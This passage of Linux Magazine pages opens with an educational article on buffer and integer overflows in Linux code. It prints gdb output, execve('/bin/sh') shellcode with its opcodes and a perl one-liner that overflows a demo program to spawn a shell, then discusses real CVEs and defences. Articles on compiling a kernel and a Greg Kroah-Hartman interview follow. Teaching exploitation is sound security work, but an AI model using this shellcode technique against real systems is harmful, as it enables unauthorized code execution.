The next step is to inject what the experts call a *shellcode* – a small bit of code that will launch the attack. (The name shellcode [5] comes from the fact that attackers often use this approach to launch a command shell.) The code should be short, to fit nicely into the few bytes allowed for input. The shellcode needs to be provided as opcodes (machine instruction codes), because you somehow need to input it to the process. These opcodes could contain binary zeros, which would not be accepted as is since strings are null terminated in C. Those zero opcodes therefore need to be replaced – such as using `XOR AX,AX` to set `AX`

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483b3 <main+0>:   push   %ebp
0x080483b4 <main+1>:   mov    %esp,%ebp
0x080483b6 <main+3>:   call   0x8048384 <read_and_print>
0x080483bb <main+8>:   mov    $0x0,%eax
0x080483c0 <main+13>:  pop    %ebp
0x080483c1 <main+14>:  ret
End of assembler dump.
```

Figure 2: `main()` **disassembled: The subroutine call at** `main+3` **is obvious, as is the subsequent command at** `main+8`**.**

to zero, rather than `MOV AX,0` or using smaller sub-registers, such as `AL` instead of `AX`. Listing 3 shows an example of a shellcode, cleaned out of all the binary zeros, with the necessary opcodes. A `push` command moves `/bin/sh` to the stack.

The next challenge is to set the return address to point to the data sent (i.e., to the location of the data on the stack). Keep in mind that the stack layout might vary when the process is run outside or inside gdb. To add flexibility, a so-called a no operation (NOP) slide is added. A NOP command is a command that does nothing. A NOP slide is a series of NOPs prefixing the shellcode. If the newly set return address hits a NOP, the CPU will iterate over all the NOP commands and finally reach the shellcode.

The Intel architecture NOP has an opcode of 90 (hex) and therefore is easy to inject; some other CPUs use 0 (hex), which forces a workaround such as `MOV AX,AX`.

In `gdb`, finding the base address of the stack is as easy as reading the contents of the EBP register and doing some math, as Listing 4 demonstrates. The stack starts at `bfffeba8` and is 168 bytes long (lines 21-22 in Listing 4).

Now with all this prepared, the attack is ready. The shellcode I wrote is 25 bytes long; I will prefix it with a nice NOP slide of 120 NOPs. The last four bytes need to be the return address, which points to somewhere in the stack. This leaves *(168-120-25-4) = 19* bytes of padding after the shellcode, which will take the form of 19 `"A"`s in the following single-line command:

```
( perl -e 'print "\x90"x120 ."➥
\x31\xc0\x50\x68\x2f\x2f\x73\x68➥
\x68\x2f\x62\x69\x6e\x89\xe3\x50\➥
x89\xe2\x53\x89\xe1\xb0\x0b\xcd\➥
x80"."A"x19 ."\xf0\xeb\xff\xbf"' ; ➥
cat ) | ./buf
```

`cat` is needed to keep an input open to the newly created shell. In this example, all I needed to gain shell access was a program that failed to limit how many bytes are written to a fixed size buffer. C provides plenty of built-in functions to prevent this – for instance, `strncpy` was introduced to ANSI C in 1990. The example program compiled with `-Wall` to enable compiler warnings would generate a warning indicating that it is unsafe to use `gets()`. However, in real life, these warnings are often ignored and tools to automatically find these issues are hardly ever used.

Listing 3: Shellcode

```
01 xor %eax,%eax            31 c0
02 push %eax                50
03 push $0x68732f2f         68 2f 2f 73 68
04 push $0x6e69622f         68 2f 62 69 6e
05 mov %esp,%ebx            89 e3
06 push %eax                50
07 mov %esp,%edx            89 e2
08 push %ebx                43
09 mov %esp,%ecx            89 e1
10 mov $0xb,%al             b0 0b
11 int $0x80                cd 80
```

Ready to Rumble

With all of this, some practice, and careful study of the literature, it is time to look at some examples of attacks on the Linux kernel. A good example is CVE-2019-17133 [6]: A buffer overflow in the WiFi driver triggered by a too-long SSID. This attack was fairly dangerous, because anyone can run an access point with a carefully crafted SSID to inject shellcode. I also like this CVE, because it shows that insecure input doesn't need to be typed in; it can arrive over any outside connection or in any form, including crafted TIFFs, as used for the first iPhone jailbreak [7].

Looking at the patch provided [8], it is obvious that `memcpy` would copy as much data as sent into the buffer, rather than limiting it to the buffer size:

```
memcpy(ssid, ie + 2, data_length);
```

This problem was fixed by first comparing `data_length` to the maximum SSID buffer size. As always: If you find one security issue of a certain type, you are likely to find other similar problems in the same code. This holds true for the WiFi code: A buffer overflow triggered by a manipulated WiFi beacon was assigned a CVE-number a few days later [9]. Therefore, if a security issue is reported, it is a good idea to check related code for similar issues.

Another example is the BootHole attack [10], which does not directly affect the kernel but allows the attacker to bypass UEFI secure boot and thereby boot arbitrary code. GRUB uses a plain text configuration file, which is parsed using flex. If the contents are too long, flex should notice and call a function to throw an error (`YY_FATAL_ERROR`). Once, a fatal error has occurred, parsing should stop; however, the GRUB developers in their implementation of `YY_FATAL_ERROR` did not stop the process but kept going: So an error message was displayed but no action was taken, resulting in a buffer overflow.

Listing 4: Finding the Stack

```
01 (gdb) disassemble read_and_print
02 Dump of assembler code for function read_and_print:
03 0x08048384 <read_and_print+0>:        push   %ebp
04 0x08048385 <read_and_print+1>:        mov    %esp,%ebp
05 0x08048387 <read_and_print+3>:        sub    $0xa8,%esp
06 0x0804838d <read_and_print+9>:        lea    0xffffff60(%ebp),%eax
07 0x08048393 <read_and_print+15>:       mov    %eax,(%esp)
08 0x08048396 <read_and_print+18>:       call   0x80482a8 <gets@plt>
09 0x0804839b <read_and_print+23>:       lea    0xffffff60(%ebp),%eax
10 0x080483a1 <read_and_print+29>:       mov    %eax,0x4(%esp)
11 0x080483a5 <read_and_print+33>:       movl   $0x80484a0,(%esp)
12 0x080483ac <read_and_print+40>:       call   0x80482c8 <printf@plt>
13 0x080483b1 <read_and_print+45>:       leave
14 0x080483b2 <read_and_print+46>:       ret
15 End of assembler dump.
16 (gdb) break *0x08048387
17 Breakpoint 1 at 0x8048387: file bug.c, line 4.
18 (gdb) run
19 Breakpoint 1, 0x08048387 in read_and_print () at buf.c:4
20 4         {
21 (gdb) print $ebp - 0xa8
22 $1 = (void *) 0xbfffeba8
```

Integer Integrity

The same version of GRUB also suffered from an integer overflow issue, which in turn could trigger another buffer overflow. Consider how numbers are represented in computers. Unsigned numbers can be 8, 16, 32, or 64 bits. Whenever an operation (be it an addition, multiplication, or shift left) needs more space than provided, the first digits are truncated. This phenomenon is similar to the experience of anyone driving an older car: With only five digits on the odometer, a car would look brand new after 100,000 miles.

For signed numbers however, things get nastier. With 8 bits, *0111 1111 (bin) = 127 (dec)* is the largest positive number, whereas due to the two's complement used *1000 0000 (bin) = -128 (dec)* is the largest negative. Obviously, *0111 1111 + 1 = 1000 0000 (bin)*. Or in decimal, *127 + 1 = -128*.

When assigning an unsigned integer a signed integer, it gets worse: Although the signed integer might have a correct value of -128, the unsigned would read 128. The pseudocode in Listing 5 gives an idea of what could potentially go wrong. The integer overflow hides in the multiplication: Both values are signed `int`.

In line 3, `count` and `size` are multiplied, and both are signed integers – by default, the result would be a signed integer. That works well for 100 blocks of four byte data (400), but what if it were 256 blocks of 256 bytes? At a first glance, this would result in 65536, which is more than 32768.

But that calculation wasn't made with "signed" in mind: 65536 is *1000 0000 0000 0000 (bin)*, (i.e. -32768 with a signed integer). Any negative number is obviously less than any positive number, which means that the copying would be initiated. Imagine a `memcpy` there: The buffer overflow is waiting to happen.

This is not just grey system theory, as Stagefright [11] demonstrated. In the Stagefright attack, the issue was a tiny bit different: The programmers did well in multiplying 32-bit integers and comparing the result to a 64-bit integer. However, they didn't consider the attitude of the C compiler: When multiplying two 32-bit integers, the result would only be 32 bits. The programmers would have needed to manually type cast at least one of the integers to 64 bits.

This problem, which occurred in the Android *libstagefright* library, was used to triggered a buffer overflow that subsequently lead to injected code running with root privileges on Android. Because *libstagefright* handled all media, all that was needed was a compromised media file, which could be an audio, video, or photo file, arriving in any possible way – from MMS multimedia messaging, to a web page, to a microSD card.

The Linux kernel was also vulnerable to these kind of attacks, as CVE-2021-3491 demonstrates: A simple mix up of signed and unsigned integers would have led to a heap-based buffer overflow, allowing the attacker to inject arbitrary code [12]. The patch was amazingly simple: Fix the sign and enforce the upper size limit using the `min` – function.

Listing 5: Integer Overflow

```
01 void copy_stuff(signed int count, size, ptr src, dst) {
02   unsigned int max_size = 32768; // 32 KByte
03   if (count * size) < max_size { do stuff }
04     else { error }
05 }
```

Take Away

I have described only two of many possible security issues. Other problems could include format strings, off-by-ones, out-of-bound reads, and more – all of which have affected past versions of Linux. Often preventing the attack is easy if the mechanics of the security issue are known – except if the compiler plays tricks on the programmer. Some issues can easily be found with static code analysis; other problems might require thorough testing. As a rule of thumb, automated tests should always include "critical" values, such as 128 for 8-bit values. Test cases should also include known older issues, to prevent them from being reintroduced (such as the Ping of Death in Windows IPv6). Surprisingly, static code analysis and automated testing are rare in many projects. OpenBSD is an example to the contrary, which is one reason for its secure reputation. Linux adopted static code analysis recently, and it has helped with finding and fixing many security issues. ■■■

Author

Tobias Eggendorfer is a professor for IT security in Ravensburg in the far south of Germany. He is also a freelance IT security consultant and data protection officer (*www.eggendorfer.info*). He is constantly surprised by data processors claiming they cannot be hacked because they use TLS. Such reports do not exactly match his experience.

Info

[1] Buffer overflow: *https://en.wikipedia.org/wiki/Buffer_overflow*

[2] "Smashing the Stack for Fun and Profit" by Aleph One, *Phrack*, issue 49, November 8, 1996, *http://phrack.org/issues/49/14.html*

[3] A Space Error: $370 Million for an Integer Overflow: *https://hownot2code.com/2016/09/02/a-space-error-370-million-for-an-integer-overflow/*

[4] "Static Code Analysis Finds Avoidable Errors" by Tobias Eggendorfer, *ADMIN*, issue 53, 2019, pp. 88-92, *https://www.admin-magazine.com/Archive/2019/53/Static-code-analysis-finds-avoidable-errors*

[5] *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* 2nd Edition; By Anley, Heasman, Linder, and Richarte; Wiley 2007

[6] CVE-2019-17133: *https://nvd.nist.gov/vuln/detail/CVE-2019-17133*

[7] CVE-2006-3459: *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3459*

[8] cfg80211: wext: Reject Malformed SSID Elements: *https://marc.info/?l=linux-wireless&m=157018270915487&w=2*

[9] CVE-2019-16746: *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16746*


[10] BootHole: *https://eclypsium.com/2020/07/29/theres-a-hole-in-the-boot/*

[11] Stagefright: Scary Code in the Heart of Android: *https://www.youtube.com/watch?v=71YP65UANP0*

[12] io_uring: Truncate Lengths Larger than MAX_RW_COUNT on Provide Buffers: *https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=d1f82808877bb10d3deee7cf3374a4eb3fb582db*

Custom Kernel

While not a requirement, compiling the Linux kernel lets you add or remove features depending on your specific needs and possibly make your kernel more efficient. *By Ken Hess*



When people refer to Linux today, they generally mean a Linux distribution, which is composed of the Linux kernel, applications, services, filesystems, and other supporting software. Formally, Linux refers to the Linux kernel, which is the core of all Linux distributions. The kernel manages memory, processes, devices, and system calls. The Linux kernel is the software interface between what we call an operating system and computer hardware.

In this article, you will learn to download, decompress, compile, and install a new Linux kernel onto your system. I'm using a Red Hat Enterprise Linux 8.x system; this procedure should work on all Red Hat Enterprise Linux compatible systems.

Why Compile?

Compiling a Linux kernel is 100 percent optional. Your system will work just fine with a prepackaged Linux kernel. Many enterprises never compile a kernel, and their systems handle workloads without issue.

The primary reason for compiling a kernel is to add features and support that aren't in the kernel by default or to remove some features that are (e.g., virtualization). The kernel, by default, enables virtualization, but not everyone needs or wants this capability. You can selectively remove support for it and work through the compile process to create a leaner kernel that better suits your needs.

Requirements

There are no special skills required to compile a kernel. Although developers use the compilation process, you do not need programming skills. The only skill required is being able to issue commands at a shell prompt and to edit the configuration file should something go amiss during compilation.

You do need root access to the system through `sudo`, `su`, or direct login as root. In addition to root access, you need the following prerequisites before compiling the kernel:

- The Linux kernel source code
- Sufficient free space on your disk (~20GB or more)
- Developer Tools suite
- Developer support packages

Installing Development Tools

You'll need to install the Development Tools bundle and a few extra packages to be able to set up your system and to compile from source code:

```
# dnf groupinstall "Development Tools"

# dnf -y install ncurses-devel bison ➥
  flex elfutils-libelf-devel ➥
  openssl-devel
```

After the package installations complete, check your system's available disk space (Listing 1).

Downloading the Kernel Source

As the final step before getting started on compiling the kernel, you need to download the kernel source from *kernel.org*. To streamline the different steps of downloading, verifying, and unpacking the kernel source, I used a script supplied by *kernel.org* [1]. Copy the contents of the script into your favorite text editor, save it, and add the executable permission to it. Prior to running the script, create the `Downloads` directory in the root user's home directory. Proceed from here on as the root user. You must supply the kernel version number you wish to download as an argument to the script. For this example, I used 5.12:

```
@# mkdir Downloads

# ./get-verified-tarball.sh 5.12
```

Listing 2 shows the script's output.

You can copy the kernel source to `/usr/src/kernels`, or you can leave it where it is (`/root/Downloads`) and extract the kernel source tar file:

```
# cd Downloads

# unxz -v linux-5.12.tar.xz

# tar xvf linux-5.12.tar

# cd linux-5.12
```

Now you're ready to begin compiling the kernel.

Compiling the Kernel

This first step, which is completely optional, is my favorite part of compiling a new kernel or adding and subtracting features from an existing one. It is the `menuconfig` command, which results in the Linux Kernel Configuration menu (Figure 1):

```
# make menuconfig
```

Using this graphical interface, you can enable and disable features for your new kernel. Once you've made the changes you require, exit the menu. This procedure saves your choices to the hidden configuration file `.config` and backs up any existing `.config` file to `.config.old`. You're now

Listing 1: Checking Available Disk Space

```
df -h
Filesystem              Size  Used  Avail Use%  Mounted on
devtmpfs                434M     0  434M   0%  /dev
tmpfs                   484M     0  484M   0%  /dev/shm
tmpfs                   484M  6.6M  477M   2%  /run
tmpfs                   484M     0  484M   0%  /sys/fs/
cgroup
/dev/mapper/rhel-root    43G   26G   17G  60%  /
/dev/sda1              1014M  433M  582M  43%  /boot
tmpfs                    97M     0   97M   0%  /run/
user/1001
```

Listing 2: Download Script Output

```
Using TMPDIR=/root/Downloads/linux-tarball-verify.yceAuEZym.untrusted
Making sure we have all the necessary keys
gpg: WARNING: unacceptable HTTP redirect from server was cleaned up
gpg: WARNING: unacceptable HTTP redirect from server was cleaned up
pub   rsa4096 2013-01-24 [SC]
      B8868C80BA62A1FFFAF5FDA9632D3A06589DA6B1
uid           [ unknown] Kernel.org checksum autosigner <autosigner@kernel.org>

pub   rsa4096 2011-09-23 [SC]
      647F28654894E3BD457199BE38DBBDC86092693E
uid           [ unknown] Greg Kroah-Hartman <gregkh@kernel.org>
sub   rsa4096 2011-09-23 [E]

pub   rsa2048 2011-09-20 [SC]
      ABAF11C65A2970B130ABE3C479BE3E4300411886
uid           [ unknown] Linus Torvalds <torvalds@kernel.org>
sub   rsa2048 2011-09-20 [E]

Downloading the checksums file for linux-5.12
Verifying the checksums file
gpgv: Signature made Sun 11 Jul 2021 07:25:09 AM EDT
gpgv:                using RSA key 632D3A06589DA6B1
gpgv: Good signature from "Kernel.org checksum autosigner <autosigner@kernel.org>"

Downloading the signature file for linux-5.12
Downloading the XZ tarball for linux-5.12
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  112M  100  112M    0     0  2445k      0  0:00:47  0:00:47 --:--:--  354k
Verifying checksum on linux-5.12.tar.xz
linux-5.12.tar.xz: OK

Verifying developer signature on the tarball
gpgv: Signature made Mon 26 Apr 2021 12:49:05 AM EDT
gpgv:                using RSA key 647F28654894E3BD457199BE38DBBDC86092693E
gpgv: Good signature from "Greg Kroah-Hartman <gregkh@kernel.org>"

Successfully downloaded and verified /root/Downloads/linux-5.12.tar.xz
```




Figure 1: Linux Kernel Configuration menu.

ready to compile the kernel. Start the compile process by running the `make` command:

```
# make
```

Compiling the kernel can take a very long time depending on your system's CPU and memory capacity. For some small virtual machines, the process can take hours. For example, mine took roughly 10 hours to complete after performing a bit of troubleshooting along the way. For details, see the "Troubleshooting" section.

Once complete, you will find your new kernel listed as an executable file named `vmlinux`. You're now almost ready to install the new kernel onto your system. But first, you need to install the new kernel modules.

Kernel Modules

Install the Linux kernel modules created during the compile process with:

```
# make modules_install
```

This process only takes a few minutes and occurs without intervention.

Installing the Kernel

Install your new kernel with the `make install` command. Installing the kernel is a quick process, but you're not done yet. You have to configure GRUB to recognize your new kernel (Listing 3).

The kernel install process copies three files to your `/boot` directory (Listing 4): The `initramfs` file is the initial filesystem that mounts your root filesystem, the `system.map` file is a symbol lookup table, and the `vmlinuz` file is your compressed kernel.

Editing GRUB

You must update the GRUB configuration to refer to and use the new kernel:

```
# grub2-mkconfig -o /boot/grub2/grub.cfg
Generating grub configuration file ...
done
```

The `grubby` command sets your new kernel as the default, so you don't have to select it when your system next boots:

```
# grubby --set-default ➥
  /boot/vmlinuz-5.12.0
```

The default is `/boot/loader/entries/3f8c378886424507965 1b8002d18f249-5.12.0.conf` with index `0` and kernel `/boot/vmlinuz-5.12.0`.

Now the only thing left to do is to reboot and see how things go. Issue the `reboot` command and wait for the system to boot to a login prompt:

```
# reboot
```

When your system returns to a login prompt, login and see if the new kernel is loaded:

```
$ uname -a
Linux server1 5.12.0 #3 SMP Mon Jul 12 ➥
  03:24:52 EDT 2021 x86_64 x86_64 ➥
  x86_64 GNU/Linux
```

Success! Your new kernel is loaded and working.

Troubleshooting

Sometimes compiling the kernel fails. In my case, it failed multiple times because I ran out of space on my system. A few other times, the process failed because there were missing certification files. When your compile fails, the messages you receive will generally point you to the correct location of the problem.

You can edit the `.config` file and comment the offending lines, especially for "files not found" errors that refer to certificates. Edit the file using your favorite text editor, comment the line with a leading `#`, save the file, and continue compiling by

Listing 3: Configuring GRUB

```
# make install

sh ./arch/x86/boot/install.sh 5.12.0 arch/x86/boot/bzImage System.map "/boot"
```

Listing 4: Files Copied to /boot Directory

```
-rw-------. 1 root root 96350022 Jul 12 09:58 /boot/initramfs-5.12.0.img
-rw-r--r--. 1 root root  5018232 Jul 12 09:56 /boot/System.map-5.12.0
-rw-r--r--. 1 root root  9202304 Jul 12 09:56 /boot/vmlinuz-5.12.0
```

reissuing the `make` command. The compile process will pick up again where it left off.

I have never had more than three or four restarts for a kernel compile. Most often it's for those missing certificate files previously mentioned. If you encounter an error that isn't file-related and the failure doesn't designate a particular `CONFIG_` entry that you can comment out, then your best option is to search online for a similar error. I know that isn't a great option. However, chances are good that someone else has encountered the same error, and you can quickly fix the problem and continue with your compile.

Conclusion

As you can see, the process isn't difficult to perform, but it is rather time-consuming. Compiling a kernel isn't necessary. But if you have specific requirements for drivers or other support, it can save you time by preventing multiple rounds of troubleshooting and adding packages and support with endless dependencies. Configuring and compiling your own kernel can also make your kernel more efficient by leaving out support for features that you don't use. For instance, you might want to remove virtualization.

Space requirements for compiling a new kernel are significant. My `/usr/src/linux-5.12` directory, after compilation, consumes 16GB of space. Lucky for me, I had ample disk space to extend my virtual machine's disk twice during the compile process. I hesitate to remove the source tree and compiled bits, because I'm generally paranoid about such things. So, I just deal with the burned space. For this reason, it's probably prudent to use a secondary drive to hold your source trees and downloaded software. In fact, you could mount the secondary drive on `/usr/src/kernels`.

I suggest that you practice compiling new kernels with a test system or on a virtual machine. Get the process down before tackling it on a production system that users depend on. Always make backups of your system prior to engaging in a process like enabling a new kernel that significantly changes your system's behavior. I think it also helps if you wear a lucky shirt during the process, but that's just me. ■■■

Info

[1] Download script:
https://git.kernel.org/pub/scm/linux/kernel/git/mricon/korg-helpers.git/tree/get-verified-tarball

First Steps

Kernel coder Greg Kroah-Hartman explains how to take your first steps with the kernel team – and highlights some exciting new developments in Linux. *By Kristian Kißling*

No discussion of Linux is complete without a look at the sprawling yet wonderfully efficient operation at the center of it all: the kernel development project. For an inside look, we chased down one of the leading insiders: Greg Kroah-Hartman is a Linux Foundation fellow and the maintainer of the kernel stable branch. He also created the udev device manager, founded the Linux Driver project, and worked on many other drivers and subsystems in the Linux space. We asked Greg how he got started – and how an aspiring kernel hacker who is new in the field could take their first steps.

Linux Magazine: *For readers who don't know you, how long have you been working on the Linux kernel, what are you working on, and how does that influence your daily routine?*

Greg Kroah-Hartman: I started contributing to Linux pretty late compared to many other core kernel developers, with my first patches getting merged I think in 1997 or 1998. I had been using Linux for quite a while before that, but I just did not have the time to contribute to it before then.

I'm currently working on the stable Linux kernel releases that I do about once or twice a week, as well as serving as the subsystem maintainer for a number of different driver subsystems, and sometimes I get to write code for cleanups or new features that come up. I'm also one of the kernel security team members, so I do a lot of triage and small bug fixes for issues that are reported to that group.

My daily routine is reading lots and lots of emails. I think I average about 1,000 a day that I need to do something with, either just skim and file away or sort and put off to review at a later time.

After sorting everything, I either work on a specific thing like stable kernel patches or subsystem patches, so I bring up the specific mailbox and process them. I've documented how I do the review and handling of patches in way too much detail in an older blog post at my website [1].

LM: *Suppose I work for a device manufacturer who wants to add Linux support for a device. I'm the poor soul who is supposed to write the driver and talk to the kernel people. Do I ask for directions first, or do I read intensively about the topic before? What would you recommend?*

GKH: If you have no experience in Linux kernel development at all, then yes, read intensively! We have lots of documentation that goes into the whole development process we follow, starting with a simple HowTo that provides links to almost everything you could want to know [2].

Also good reading is a summary of how the whole development process works [3], which is important for understanding what kernel trees to test against, what the release cycle is, and how everything fits together.

After consuming all of that, I recommend subscribing to the developer mailing list for the subsystem that corresponds to the device that you are working on. A list of all of these mailing lists is available in the `MAINTAINERS` file in the root directory of the kernel source code.

Reading the messages posted there will give you a sense of how to submit code, what the format is, who gives good reviews, and other subsystem-specific things to be aware of as you create the changes you need for your device.

And finally, once you have some changes you want to get accepted, reading about the patch process is essential [4].

LM: *The kernel is mainly written in C, and C is a pretty complicated and low-level language compared to others.*

GKH: C is a very simple language; I don't think I've heard it called "complicated" in a long time. C is type-safe. Yes, you can override it if "you know what you are doing," like any good low-level language, but we almost never do that in the kernel. And yes, other languages do allow you to not worry about things like garbage collection and memory management, but when you are writing the core code for the system that has to deal with memory management, you do have to pay attention to stuff like that; you can't just ignore it and "hope" your language runtime authors did the work for you.

LM: *Is this lack of automation in C a disadvantage for finding new kernel developers, or could it become one in the future?*

GKH: For finding new developers, no, I do not think, because it is a simple language that is easy to pick up. As for the future, I'm not making any guesses.

LM: *Would you say that it is enough to take a few lessons in C before starting with kernel development? Or would you rather leave the kernel work to more experienced programmers with solid C knowledge?*

GKH: You do need solid C knowledge to do kernel development; the kernel should not be the first project you do learning the language. Learn the language on userspace programs that provide more infrastructure, common libraries, easier debugging, and a much more forgiving environment. A mistake in a userspace C program can't cause your machine to reboot, unlike a mistake in the kernel.

LM: *In your perspective, what is the biggest challenge that aspiring kernel hackers face today?*

GKH: Just finding something to do! Lots of beginner tasks and tutorials are out there, but it is difficult to make the leap from "I did a basic coding style clean" to "here's a real task to work on." It's hard at times to find what to work on if you don't have a specific task you have been assigned to do.

I recommend subscribing to the subsystem mailing list that you are interested in and watching what people report as problems. That's a great way to see real bug reports and to be able to help out with code reviews and find things to fix and work on.

LM: *Computers have more resources today, and the rise of cloud native development puts more emphasis on containers and virtual machines. Does it still make sense for people and companies to compile their own kernel to fit it to their needs? Or are more organizations opting for a vanilla kernel?*

GKH: It's always better to build a custom kernel if you know exactly what hardware you need it to support, because distro-provided kernels are built for the least-common-denominator. If you know you have the latest processor type, building for your processor only can sometimes provide a real and measurable gain in performance.

If you have an embedded system, it always makes sense to build in only the support for the devices and hardware that you have on your system, as you do not want to waste storage for drivers and features that you never will use.

LM: *Some projects mark bugs or feature requests as "good first issue" to encourage new people to contribute to the project. Does something like this exist for the Linux kernel too?*

GKH: Yes, we have a number of "janitorial tasks" that can be found on the kernel newbies website, and we have lots of ToDo items listed in the `drivers/staging/*/TODO` files in the kernel source tree that are there for beginners to help them get involved in the process.

LM: *From your perspective, what are the most interesting construction sites in the kernel right now that will shape its future?*

GKH: As I'm sure you have heard by now, eBPF [5] is slowly taking over the kernel and how user space interacts with it. The changes in that subsystem are amazing to watch as more and more of the kernel gets hooked up to it. Another really interesting area is the io_uring work from Jens Axboe that provides a new way for user space to do I/O without the need for syscalls [6]. io_uring creates a way for userspace programmers to do amazingly fast I/O that was never possible before.

LM: *Do you think the kernel itself should have flavors like some Linux distributions to please different workloads?*

GKH: Do distros still do that? As I mentioned, it's good to build kernels that are tuned for specific hardware types because you can get space savings and performance improvements if you know exactly what you are running on. The kernel provides the ability to customize for those types of situations with a very fine level of control. Some say that it's a much *too* fine of a level of control, and maybe it would be good to provide a higher-level way to configure the build for a common set of features. No one objects to this idea, so someone just needs to step up and do the real work to make it happen.

LM: *If you could change one thing in kernel development today, what would it be?*

GKH: If you would contribute! ■■■

Info

[1] Patch Flow Work with Mutt 2019: *http://kroah.com/log/blog/2019/08/14/patch-workflow-with-mutt-2019/*

[2] HOWTO Do Linux Kernel Development: *https://www.kernel.org/doc/html/latest/process/howto.html*

[3] A Guide to the Kernel Development Process: *https://www.kernel.org/doc/html/latest/process/development-process.html*

[4] Submitting Patches: The Essential Guide to Getting Your Code in the Kernel: *https://www.kernel.org/doc/html/latest/process/submitting-patches.html*

[5] eBPF: *https://ebpf.io/what-is-ebpf*

[6] io_uring: *https://en.wikipedia.org/wiki/Io_uring*


LINUX MAGAZINE
WEBCAMS AND LINUX
WIREGUARD
Secure and simple VPN tool
Smoothing out hardware wrinkles with Guvcview and QtCAM
Text-to-Speech in LibreOffice
Guacamole
Remote access
ISSUE 237 – AUGUST 2020
BUILD AN IRC BOT
GARDEN TRICKS
USE LONG-RANGE RADIO TO MONITOR YOUR PLANTS
Customize a GTK3 Theme
DISPATCHER SCRIPTS
Automate NetworkManager for seamless location changes
Kernel Lockdown Mode
Rein in root with this powerful new Linux security feature
Build a WiFi Sound System
With a Rasp Pi and speakers from IKEA
RHEL 8.2
What's new in Red
Write a Script
To find old
ISSUE 239 – OCTOBER 2020
SPEED UP YOUR SYSTEM
Hot tweaks for a faster Linux
CALL IN WITHOUT LOCK-IN
Get connected with the Jitsi videoconferencing tool
SPEED UP YOUR SYSTEM
HOT TWEAKS FOR A FASTER LINUX
PSI
Discover the kernel's cool new performance monitoring feature
Steampunk Laptop
A little copper tubing and a Raspberry Pi
ISSUE 238 – SEPTEMBER 2020
SMARTER DIRECTORIES
Livestream Your Backyard Birdhouse
Reinventing the file storage metaphor with semantic tagging
OpenCart
Build a secure online store
